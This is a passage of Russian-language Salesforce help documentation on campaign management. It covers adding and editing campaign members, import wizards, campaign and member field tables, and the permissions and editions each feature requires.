Чтобы добавить влияющие кампании из связанного списка «Влияние кампании», выполните указанные ниже действия.

1. Откройте страницу сведений о возможности.
2. Нажмите кнопку **«Добавить кампанию»** в связанном списке «Влияние кампании».
3. Введите имя кампании в поле «Имя кампании» или щелкните значок  для поиска нужной кампании.
4. Чтобы выбрать кампанию в качестве основной, установите флажок «Основной источник кампании».
5. Нажмите кнопку **«Сохранить»**.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра связанного списка «Влияние кампании»:

- «Чтение» для кампаний
- И
- «Чтение» для возможностей

Для добавления влияющих кампаний вручную:

- «Чтение» для кампаний
- И
- «Чтение» и «Редактирование» для возможностей

При необходимости [настройте критерии фильтрации](#) для автоматического добавления влияющих кампаний в возможности. Например, пользователь может настроить фильтр для добавления только кампаний по электронным рассылкам и телемаркетингу.

СМ. ТАКЖЕ:


[Добавление влияющих кампаний в возможность](#)

[Настройка влияния кампании](#)

## Управление участниками кампании


### Пакетное редактирование участников кампании

Редактирование участников кампании на странице «Управление участниками»

 **Прим.:** Прежде чем открыть страницу «Управление участниками», убедитесь в наличии поддерживаемого обозревателя.

Чтобы обновить статус участника кампании, изменить сведения об участнике кампании или удалить участников кампании на странице «Управление участниками», выполните указанные ниже действия.

1. Нажмите раскрывающуюся кнопку **«Управление участниками»** на странице сведений о кампании или в связанном списке «Участники кампании» и выберите пункт **«Редактировать участников — поиск»**.
2. При необходимости введите критерии фильтрации на вложенной вкладке «Текущие участники» и нажмите кнопку **«Начать»**.

 **Прим.:** Если участники кампании созданы на основе интересов и контактов, то просмотр всех участников возможен только при наличии полномочия «Чтение» для интересов и контактов. При наличии полномочия «Чтение» только для интересов отображаются участники кампании, созданные из интересов; при наличии полномочия «Чтение» только для контактов отображаются участники кампании, созданные из контактов.

3. Установите флажки напротив нужных записей. Чтобы выбрать все записи на текущей странице, установите флажок в заголовке столбца.
4. При необходимости выполните указанные ниже действия.
  - Чтобы изменить статус участника кампании, выберите нужный статус в раскрывающемся списке **«Обновить статус»**.
  - Чтобы удалить участника из кампании, щелкните ссылку **«Удалить»**.
  - Чтобы изменить сведения об участнике кампании, щелкните ссылку **«Правка»**.
  - Чтобы **просмотреть, изменить, удалить или клонировать участника кампании**, щелкните имя нужного участника кампании в столбце «Имя».

Текущая версия страницы «Управление участниками» не поддерживает режим доступности. Тем не менее режим доступности позволяет **добавлять контакты или интересы в кампанию, обновлять участников кампании** с помощью специальных мастеров.

СМ. ТАКЖЕ:

[Использование связанного списка «Участники кампании»](#)

[Пакетное добавление участников кампании](#)

[Отображение и редактирование участника кампании](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки  
«Текущие участники»:

- «Редактирование» для кампаний

И

«Чтение» для интересов  
или контактов

И

Флажок «Пользователь  
Marketing»,  
установленный на  
странице сведений о  
пользователе

Для обновления и удаления  
участников кампании:

- «Редактирование» для кампаний

И

«Редактирование» для  
интересов и контактов


И

Флажок «Пользователь  
Marketing»,  
установленный на  
странице сведений о  
пользователе

## Использование связанного списка «Участники кампании»

Связанный список «Участники кампании» позволяет просматривать, добавлять, редактировать или удалять участников кампании прямо на странице сведений о кампании.

По умолчанию связанный список «Участники кампании» содержит пять участников. Чтобы просмотреть других участников, щелкните ссылку **«Показать больше»**.

 **Прим.:** Если участники кампании созданы на основе интересов и контактов, то просмотр всех участников возможен только при наличии полномочия «Чтение» для интересов и контактов. При наличии полномочия «Чтение» только для интересов отображаются участники кампании, созданные из интересов; при наличии полномочия «Чтение» только для контактов отображаются участники кампании, созданные из контактов.

Раскрывающаяся кнопка **«Управление участниками»** в связанном списке «Участники кампании» и разделе «Сведения о кампании» позволяет находить и добавлять интересы или контакты в качестве участников кампании, обновлять или удалять текущих участников, а также добавлять и обновлять участников кампании с помощью файла импорта.

Ниже перечислены действия, доступные в связанном списке «Участники кампании».

- Чтобы **просмотреть сведения об участнике кампании**, щелкните имя нужного участника кампании в столбце «Имя», «Личное имя» или «Фамилия».
- Чтобы **удалить участника из кампании**, щелкните ссылку **«Удалить»**.
- Чтобы **изменить сведения об участнике кампании**, щелкните ссылку **«Правка»**.
- Нажмите раскрывающуюся кнопку **«Управление участниками»** и выберите одно из указанных ниже значений.
  - **«Добавить участников — поиск»:** [добавление участников кампании](#) из результатов поиска.
  - **«Добавить участников — импорт файла»:** добавление участников кампании путем [импорта интересов](#) из CSV-файла.
  - **«Редактировать участников — поиск»:** [просмотр, обновление или удаление](#) текущих участников кампании.
  - **«Обновить и добавить участников — импорт файла»:** [редактирование статуса участника кампании](#) посредством файла импорта.

СМ. ТАКЖЕ:

[Пакетное добавление участников кампании](#)

[Пакетное редактирование участников кампании](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра кампаний:

- «Чтение» для кампаний

Для просмотра связанного списка «Участники кампании»:

- «Чтение» для кампаний

И

«Чтение» для интересов  
или контактов

Для редактирования связанного списка «Участники кампании»:

- «Чтение» для кампаний

И

«Чтение» для интересов  
или контактов

Для отображения и использования кнопки

**«Управление участниками»** в связанном списке «Участники кампании»:

- «Редактирование» для кампаний


И

«Чтение» для интересов  
или контактов

## Пакетное добавление участников кампании

Добавление участников кампании на странице «Управление участниками»


Страница «Управление участниками» позволяет добавлять интересы и контакты в качестве участников кампании. Добавление контактов в кампанию доступно только при активном флажке «Добавить в кампанию».

 **Прим.:** Прежде чем открыть страницу «Управление участниками», убедитесь в наличии поддерживаемого обозревателя.

Чтобы добавить участников кампании на странице «Управление участниками», выполните указанные ниже действия.

1. Нажмите раскрывающуюся кнопку «**Управление участниками**» на странице сведений о кампании или в связанном списке «Участники кампании» и выберите пункт «**Добавить участников — поиск**».
2. Чтобы добавить интересы или контакты, установите соответствующий переключатель «Интересы» или «Контакты» на вложенной вкладке «Добавить участников».
3. Найдите нужные интересы или контакты.
  - Укажите фильтры поиска и нажмите кнопку «**Начать**».
  - Или выберите текущее представление (например, «Все открытые интересы») в раскрывающемся списке «Использовать текущее представление». В этом случае результаты отображаются автоматически. Чтобы изменить критерии текущего представления, добавьте или измените нужные фильтры и нажмите кнопку «**Начать**».
4. Установите флажки напротив нужных записей. Чтобы выбрать все записи на текущей странице, установите флажок в заголовке столбца.
5. Выберите нужный статус в раскрывающемся списке «**Добавить со статусом**».

Сообщение-подтверждение и добавленные участники отображаются на вложенной вкладке «Текущие участники».

 **Прим.:** Чтобы активировать флажок «Добавить в кампанию», выполните указанные ниже действия.

1. В разделе параметров управления объектами для контактов перейдите к пункту «Макеты поиска».
2. Щелкните ссылке «**Правка**» напротив спискового представления контактов.
3. Установите флажок «Добавить в кампанию».
4. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления участников кампании:

- «Редактирование» для кампаний

И

«Редактирование» для интересов и контактов

И

Флажок «Пользователь Marketing», установленный на странице сведений о пользователе

Для удаления участников кампании:

- «Чтение» для кампаний

И

«Редактирование» для интересов или контактов

Текущая версия страницы «Управление участниками» не поддерживает режим доступности. Тем не менее режим доступности позволяет [добавлять контакты или интересы в кампанию](#), [обновлять участников кампании](#) с помощью специальных мастеров.

СМ. ТАКЖЕ:

[Использование связанного списка «Участники кампании»](#)

[Пакетное редактирование участников кампании](#)

[Поиск по параметрам управления объектами](#)

Добавление участников кампании из отчетов

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления участников кампании из отчета по контактам:

Флажок «Пользователь Marketing», установленный на странице сведений о пользователе

И

«Редактирование» для кампаний

И

«Чтение» для контактов

И

«Чтение» для отчетов

Для добавления участников кампании из отчета по интересам:

Флажок «Пользователь Marketing», установленный на странице сведений о пользователе

И

«Редактирование» для кампаний

И

«Чтение» для интересов

И

«Чтение» для отчетов

Для добавления участников кампании из отчета по организациям-лицам:

Флажок «Пользователь Marketing», установленный на странице сведений о пользователе

И

«Редактирование» для кампаний

И

«Чтение» для контактов

И

«Чтение» для отчетов

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Чтобы добавить интересы, контакты или организации-лица из отчета в кампанию, выполните указанные ниже действия.

1. Нажмите кнопку **«Добавить в кампанию»** в отчете по кампаниям, контактам, интересам или организациям-лицам, результатом которого является список интересов, контактов или организаций-лиц.



**Совет:** Добавляемый интерес или контакт может быть просмотрен только при наличии общего доступа.

Данная кнопка активна только в том случае, если отчет содержит не более 50 000 записей. В противном случае рекомендуем изменить отчет и сократить количество отображаемых записей.

2. Чтобы выбрать кампанию для добавления результатов отчета, щелкните значок поиска.
3. Выберите статус участника для контактов, интересов или организаций-лиц, добавляемых в кампанию.
4. Определите необходимость переопределения статуса текущих участников кампании.

Если статус текущих участников кампании должен быть переопределен, то используется значение, выбранное в предыдущем действии.

5. Нажмите кнопку **«Добавить в кампанию»**.
6. Просмотрите сведения в окне подтверждения.
7. Чтобы вернуться к отчету, нажмите кнопку **«Готово»**.



**Прим.:** Участники кампании могут быть добавлены из табличного, сводного или матричного отчета, но не могут быть добавлены из составного отчета.

Ниже перечислены дополнительные рекомендации по добавлению участников кампании из отчета.

- Участники кампании добавляются группами, поэтому при неожиданном завершении процесса (например, при нажатии кнопки **«Отмена»**) некоторые участники могут быть добавлены.
- Записи интересов или контактов, редактируемые после нажатия кнопки **«Добавить в кампанию»**, но до их фактического добавления, не добавляются в кампанию.
- Преобразованные интересы не могут быть добавлены в кампанию. Преобразованные интересы, доступные в отчете, не добавляются в кампанию.

## Добавление контактов или интересов в кампанию из спискового представления

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



Чтобы добавить текущие контакты, интересы или организации-лица в кампанию из спискового представления, выполните указанные ниже действия.

1. Выберите списковое представление контактов или интересов (например, списковое представление «Мои контакты»). При необходимости создайте настраиваемые списковые представления, которые ограничивают результаты по имени кампании или статусу участника кампании.



**Совет:** Добавляемый интерес или контакт может быть просмотрен только при наличии общего доступа.

2. Установите флажки напротив нужных записей. Чтобы выбрать все отображаемые элементы столбца, установите флажок в заголовке нужного столбца. Одновременно на странице может отображаться до 250 записей.
3. Нажмите кнопку **«Добавить в кампанию»**.
4. В первом действии мастера введите имя нужной кампании или щелкните значок поиска для выбора текущей кампании.
5. Определите необходимость переопределения статуса текущих участников кампании. Если статус текущих участников кампании должен быть переопределен, то используется значение, выбранное в предыдущем действии.
6. Нажмите кнопку **«Добавить в кампанию»**.
7. Во втором действии мастера просмотрите сообщения-подтверждения о выбранных участниках. Если выбранный пользователь уже является участником кампании, то статус участника подлежит обновлению.
8. Чтобы завершить работу мастера и вернуться к списковому представлению, нажмите кнопку **«Готово»**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного добавления текущих контактов в кампанию:

- Флажок «Пользователь Marketing», установленный на странице сведений о пользователе
- И
- «Редактирование» для кампаний
- И
- «Редактирование» для контактов

Для пакетного добавления текущих интересов в кампанию:

- Флажок «Пользователь Marketing», установленный на странице сведений о пользователе
- И
- «Редактирование» для кампаний
- И
- «Редактирование» для интересов


Для пакетного добавления организаций-лиц в кампанию:

- Флажок «Пользователь Marketing», установленный на странице сведений о пользователе
- И
- «Редактирование» для кампаний
- И
- «Редактирование» для контактов

## Отображение и редактирование участника кампании

Страница сведений об участнике кампании позволяет редактировать, удалять или клонировать запись участника кампании. Кроме того, данная страница позволяет преобразовать интерес, если участник кампании основывается на интересе, или создать возможность, если участник кампании основывается на контакте.


Чтобы просмотреть страницу сведений об участнике кампании, щелкните имя нужного участника кампании в столбце «Имя», «Личное имя» или «Фамилия» связанного списка «Участники кампании», доступного на странице сведений о кампании или на вкладке «Текущие участники».

 **Прим.:** Сведения об участнике кампании доступны только при наличии соответствующих полномочий для кампании и интереса или контакта. Например, сведения об участнике кампании, созданном из интереса, доступны только при наличии полномочий на просмотр кампании и интереса.

Чтобы изменить макет страницы подробных сведений участника кампании, перейдите из раздела параметров управления объектами для участников кампании в раздел «Макеты страниц», затем щелкните **«Правка»** рядом с именем макета.

### Редактирование участника кампании

Чтобы изменить участника кампании, нажмите кнопку **«Правка»** на странице сведений об участнике кампании, измените соответствующие поля и нажмите кнопку **«Сохранить»**. Поля, извлеченные из контакта или интереса, могут редактироваться только на странице сведений об интересе или контакте.


 **Прим.:** Функция встроенного редактирования, включенная в организации, не поддерживается раскрывающимся списком «Статус» на странице сведений об участнике кампании. Чтобы изменить значения раскрывающегося списка «Статус», нажмите кнопку **«Правка»** на странице сведений о кампании.

### Клонирование участника кампании

Чтобы клонировать участника кампании, нажмите кнопку **«Клонировать»** на странице сведений об участнике кампании и выберите нужную кампанию, а также нужный контакт или интерес. Измените соответствующие поля и нажмите кнопку **«Сохранить»**.

### Удаление участника кампании

Чтобы удалить участника кампании, нажмите кнопку **«Удалить»** на странице сведений об участнике кампании.

 **Прим.:** Удаление записи участника кампании является необратимым; запись не может быть восстановлена из корзины. Однако исходная запись интереса или контакта не подлежит удалению.

### Преобразование интереса

Чтобы преобразовать интерес, использованный для создания участника кампании, нажмите кнопку **«Преобразовать интерес»** на странице сведений об участнике кампании. При преобразовании интереса участник кампании остается частью кампании, но тип участника меняется с интереса на контакт.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра,  
редактирования или  
удаления участников  
кампаний:

- «Чтение» для кампаний
- И
- «Чтение» для интересов
- И
- «Чтение» для контактов

Для добавления участников  
кампаний:

- «Чтение» для кампаний
- И
- «Редактирование» для интересов
- И
- «Редактирование» для контактов

**Создание возможности**

Чтобы создать возможность, если участник кампании создан на основе контакта, нажмите кнопку **«Создать возможность»** на странице сведений об участнике кампании. При создании возможности участник кампании остается частью кампании.

СМ. ТАКЖЕ:

[Поиск по параметрам управления объектами](#)

[Поля участников кампании](#)

**Поля участников кампании**

Ниже перечислены поля, доступные на странице сведений об участнике кампании. Основные поля участника кампании извлекаются из записи интереса или контакта, использованной для создания участника кампании, поэтому должны редактироваться в соответствующей записи интереса или контакта. В зависимости от используемого макета страницы и параметров безопасности полей, некоторые поля могут быть скрыты или недоступны для редактирования.

| Поле                      | Описание   |
|---------------------------|--|
| Кампания                  | Кампания, которой принадлежит интерес или контакт.   |
| Валюта участника кампании | Стандартная валюта для всех полей валюты в записи участника кампании. Стоимость отображается в валюте участника кампании, а также преобразуется в личную валюту пользователя. Данное поле доступно только мультивалютным организациям. |
| Тип участника кампании    | Тип записи участника кампании, который определяет макет страницы, доступный участнику кампании. (Только для чтения)  |
| Город                     | Часть адреса интереса или контакта: название города.   |
| Компания (организация)    | Компания, если участник кампании основан на интересе, или организация, если участник кампании основан на контакте.   |
| Контакт                   | Имя контакта, если участник кампании основан на контакте.  |
| Страна                    | Часть адреса пользователя: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.                               |
| Создано                   | Пользователь, создавший участника кампании. (Только для чтения)  |
| Дата создания             | Дата создания участника кампании. (Только для чтения)  |
| Описание                  | Описание интереса или контакта.  |
| Не звонить                | Желает ли контакт, чтобы связь осуществлялась по телефону. При использовании Data.com значение поля «Телефон» не   |

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic

Доступные поля определяются используемой версией Salesforce.

| Поле                        | Описание  |
|-----------------------------|---|
|                             | отображается в результатах поиска и бизнес-карточках, а также отсутствует в .csv-файлах, созданных во время экспорта записей.   |
| Эл. почта                   | Адрес эл. почты интереса или контакта.  |
| Без рассылки по эл. почте   | Желает ли контакт получать электронные сообщения. При использовании Data.com значение поля «Эл. почта» не отображается в результатах поиска и бизнес-карточках, а также отсутствует в .csv-файлах, созданных во время экспорта записей. |
| Факс                        | Номер факса интереса или контакта.  |
| Без рассылки по факсу       | Желает ли контакт быть включенным в список рассылок по факсу.   |
| Личное имя                  | Личное имя интереса или контакта.   |
| Дата первого ответа         | Дата отправки первого ответа участником кампании. (Только для чтения)   |
| Последнее изменение сделано | Пользователь, который последним изменил запись участника кампании. (Только для чтения)  |
| Дата последнего изменения   | Дата последнего изменения записи участника кампании. (Только для чтения)  |
| Фамилия                     | Фамилия интереса или контакта.  |
| Интерес                     | Имя интереса, если участник кампании основан на интересе.   |
| Источник интереса           | Источник интереса (например, реклама, партнер или Интернет). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.     |
| Мобильный                   | Номер мобильного телефона интереса или контакта.  |
| Тел.                        | Номер телефона интереса или контакта.   |
| Отвечено                    | Указывает на то, ответил ли участник кампании.  |
| Приветствие                 | Приветствие при обращении к пользователю (например, господин, госпожа, профессор).  |
| Область/штат                | Часть адреса пользователя: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.                     |
| Статус                      | Статус участника кампании (например, «Отправлено» или «Отвечено»).  |
| Улица                       | Часть адреса интереса или контакта: название улицы.   |
| Должность                   | Должность интереса или контакта (например, президент).  |

| Поле            | Описание   |
|-----------------|--|
| Почтовый индекс | Часть адреса интереса или контакта: почтовый индекс. |

СМ. ТАКЖЕ:

[Отображение и редактирование участника кампании](#)

[Пакетное добавление участников кампании](#)


## Импорт участников кампании

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Два мастера импорта кампаний позволяют назначенным пользователям Marketing использовать CSV-файлы для импорта новых интересов и отслеживания ответов, полученных от интересов и контактов на каждом этапе кампании.

-  **Прим.:** Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем.

Чтобы воспользоваться нужным мастером импорта, нажмите раскрывающуюся кнопку **«Управление участниками»** на странице сведений о кампании и выберите одно из указанных ниже значений.

- **«Добавить участников — импорт файла»**, затем нажмите кнопку **«Интересы»**. Мастер импорта данных позволяет импортировать целый список новых имен. Система Salesforce создает и связывает интересы с кампанией для добавления новых участников кампании.
- **«Обновить и добавить участников — импорт файла»**, затем нажмите кнопку **«Обновить и добавить участников кампании»**. «Обновление статуса участника кампании» позволяет импортировать список текущих контактов и интересов Salesforce. Система Salesforce связывает записи с текущими участниками кампании и обновляет их журналы ответов. Кроме того, любые новые интересы или контакты, добавленные с помощью мастера обновления кампаний, будут добавлены в качестве участников кампании.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения кампаний:

- «Редактирование» для кампаний

И

Флажок «Пользователь Marketing», установленный на странице сведений о пользователе

Для импорта интересов в качестве участников кампании:

- «Редактирование» для кампаний

И

Флажок «Пользователь Marketing», установленный на странице сведений о пользователе

И

«Импорт интересов»

Для использования мастера обновления кампаний:

- «Редактирование» для кампаний

И

Флажок «Пользователь Marketing», установленный на странице сведений о пользователе

И

«Импорт интересов»

И

«Чтение» для контактов

## Использование мастера импорта данных с кампаниями

Мастер импорта данных позволяет импортировать не более 50 000 новых интересов и связывать их с кампаниями. Рекомендуем использовать данный мастер для кампаний, создающих интересы.

### Советы по использованию мастера импорта данных

- Если файл импорта содержит имена, которые совпадают с именами текущих интересов, то создаются повторяющиеся интересы.
- Если файл импорта содержит повторяющиеся имена, то создаются повторяющиеся интересы.

### Использование мастера импорта данных

1. Подготовьте список имен в соответствии с требованиями для соотнесения полей в файле импорта интересов.
2. Нажмите раскрывающуюся кнопку **«Управление участниками»** и выберите пункт **«Добавить участников — импорт файла»** на странице сведений о кампании.
3. Щелкните **«Интересы»**.
4. Нажмите кнопку **«Обновить имеющиеся записи»**.
5. Выберите источник интереса.
6. Чтобы назначить интересы, выберите правило назначения.
7. При необходимости настройте параметры правила назначения для уведомления новых ответственных.
8. Выберите статус участника по умолчанию для интересов с недопустимыми или пустыми статусами.
9. Выберите кодировку файла импорта. Рекомендуем использовать стандартную настройку.
10. При необходимости запустите бизнес-правила для новых и обновленных записей.
11. При необходимости запустите бизнес-правила для новых участников кампании.
12. Выберите файл импорта
13. Нажмите кнопку **«Далее»**.
14. Соотнесите поля Salesforce и файла импорта, а затем нажмите кнопку **«Далее»**.
15. Соотнесите поле статуса участника кампании Salesforce и любые настраиваемые поля участника кампании с файлом импорта. Затем нажмите кнопку **«Далее»**. Данное действие доступно только при наличии настраиваемых полей участника кампании.
16. Нажмите кнопку **«Импортировать!»**.

Чтобы убедиться в правильном импорте статуса участника, просмотрите связанный список интереса **«Журнал кампании»**.

СМ. ТАКЖЕ:

[Импорт участников кампании](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Версия **Group Edition** позволяет использовать мастер импорта данных, но не поддерживает доступ к кампаниям.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта интересов с помощью мастера импорта данных:

- «Редактирование» для кампаний

И

Флажок **«Пользователь Marketing»**, установленный на странице сведений о пользователе

И

«Импорт интересов»



## Обновление статуса участника кампании

Обновите статус участника кампании с помощью мастера обновления кампании.

Импортируйте до 50 000 контактов и интересов для обновления статусов участников кампании.

1. Запустите отчет по контактам или интересам в системе Salesforce, затем добавьте поле «Код контакта» или «Код интереса». Готовый отчет должен быть экспортирован в Microsoft® Excel®.

При необходимости объедините экспортированные отчеты по интересам и контактам в один CSV-файл с помощью приложения Excel. Убедитесь, что значения полей «Код интереса» и «Код контакта» находятся в соответствующем столбце Excel.



**Прим.:** Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем.

2. Переименуйте столбец «Код интереса»/«Код контакта» в «Код записи».
3. *Дополнительно:* добавьте столбец «Статус» и введите статус участника для каждой записи. Записям, которые содержат пустые или недопустимые статусы, присваивается статус участника, выбранный в мастере по умолчанию.
4. Нажмите раскрывающуюся кнопку **«Управление участниками»** на странице сведений о кампании, которую нужно обновить, и выберите пункт **«Обновить и добавить участников — импорт файла»**.
5. Нажмите кнопку **«Обновить и добавить участников кампании»**.
6. Чтобы выбрать нужный файл импорта, нажмите кнопку **«Обзор...»**.
7. Выберите статус участника по умолчанию для контактов или интересов с недопустимыми или пустыми статусами.
8. Выберите кодировку файла импорта. Рекомендуем использовать стандартную настройку.
9. *Дополнительно:* запустите бизнес-правила для новых и обновленных записей.
10. Нажмите кнопку **«Далее»**.
11. Соотнесите поля Salesforce и файла импорта, а затем нажмите кнопку **«Далее»**. Данная функция доступна только при наличии настраиваемых полей участника кампании.
12. Нажмите кнопку **«Импортировать!»**.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования мастера обновления кампаний:

- «Редактирование» для кампаний
- И
- «Импорт интересов»
- И
- «Чтение» для контактов
- Флажок «Пользователь Marketing», установленный на странице сведений о пользователе

## Поля кампаний

Ниже перечислены поля, доступные в кампаниях. В зависимости от используемого макета страницы и параметров безопасности полей, некоторые поля могут быть скрыты или недоступны для редактирования.

| Поле                      | Описание   |
|---------------------------|--|
| Активно                   | Флажок, определяющий активность кампании.  |
| Фактические затраты       | Количество средств, потраченных на проведение кампании.  |
| Плановые затраты          | Количество средств, выделенных на проведение кампании.   |
| Валюта кампании           | Стандартная валюта для всех полей валюты в кампании. Стоимость отображается в валюте кампании, а также преобразуется в личную валюту пользователя. Данное поле доступно только мультивалютным организациям.  |
| Тип участника кампании    | Тип записи для участников кампании; определяет макет страницы для участников кампании. Доступно в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.  |
| Имя кампании              | Название кампании.   |
| Ответственный за кампанию | Назначенный ответственный за кампанию.   |
| Тип записи кампании       | Тип записи для кампании; определяет значения раскрывающегося списка, доступные для кампании. Доступно в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.  |
| Преобразованные интересы  | Количество интересов, преобразованных в организации в результате проведения маркетинговых мер, предпринятых в рамках кампании. Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. Дополнительную информацию о преобразовании интересов см. в разделе <a href="#">«Преобразование квалифицированных интересов»</a> на странице 1475. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Поле                             | Описание   |
|----------------------------------|--|
|                                  | проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.  |
| Создано                          | Пользователь, создавший кампанию, а также дата и время создания. (Только для чтения)   |
| Настраиваемые ссылки             | Список настраиваемых ссылок для кампаний, заданных администратором.  |
| Описание                         | Описание кампании. Данное поле поддерживает ввод не более 32 Кб данных. В отчетах отображаются только первые 255 символов.   |
| Дата окончания                   | Дата завершения кампании. Ответы, полученные позже данной даты, также подлежат учету.  |
| Ожидаемый ответ (%)              | Процент ответов, который ожидается получить для кампании.  |
| Ожидаемый доход                  | Количество средств, которое должно быть получено в результате проведения кампании.   |
| Последнее изменение сделано      | Пользователь, который изменял поля кампании последним, а также дата и время изменения. Данное поле не отслеживает изменения, внесенные в любые элементы связанного списка кампании. (Только для чтения)  |
| Итого число возможностей         | Вычисляемое поле для количества возможностей, связанных с кампанией. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил. |
| Число отправленных               | Количество отдельных лиц, охваченных кампанией. Например, количество отправленных сообщений эл. почты.   |
| Число реализованных возможностей | Вычисляемое поле для количества закрытых или реализованных возможностей, связанных с кампанией. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения,   |

| Поле                                 | Описание  |
|--------------------------------------|---|
|                                      | не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.  |
| Родительская кампания                | Вышестоящая кампания в иерархии кампаний.   |
| Дата начала                          | Дата начала кампании.   |
| Статус                               | Статус кампании (например, «Запланировано» или «Выполняется»). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.   |
| Итого фактические затраты в иерархии | Вычисляемое поле для общего количества средств, потраченных на проведение кампании. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил. |
| Итого плановые затраты в иерархии    | Вычисляемое поле для общего количества средств, выделенных на иерархию кампаний. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.    |
| Всего контактов                      | Количество отдельных пользователей организации, связанных с кампанией. Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.                                  |
| Итого контактов в иерархии           | Вычисляемое поле для количества контактов, связанных с иерархией кампаний. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей   |

| Поле                                       | Описание   |
|--|--|
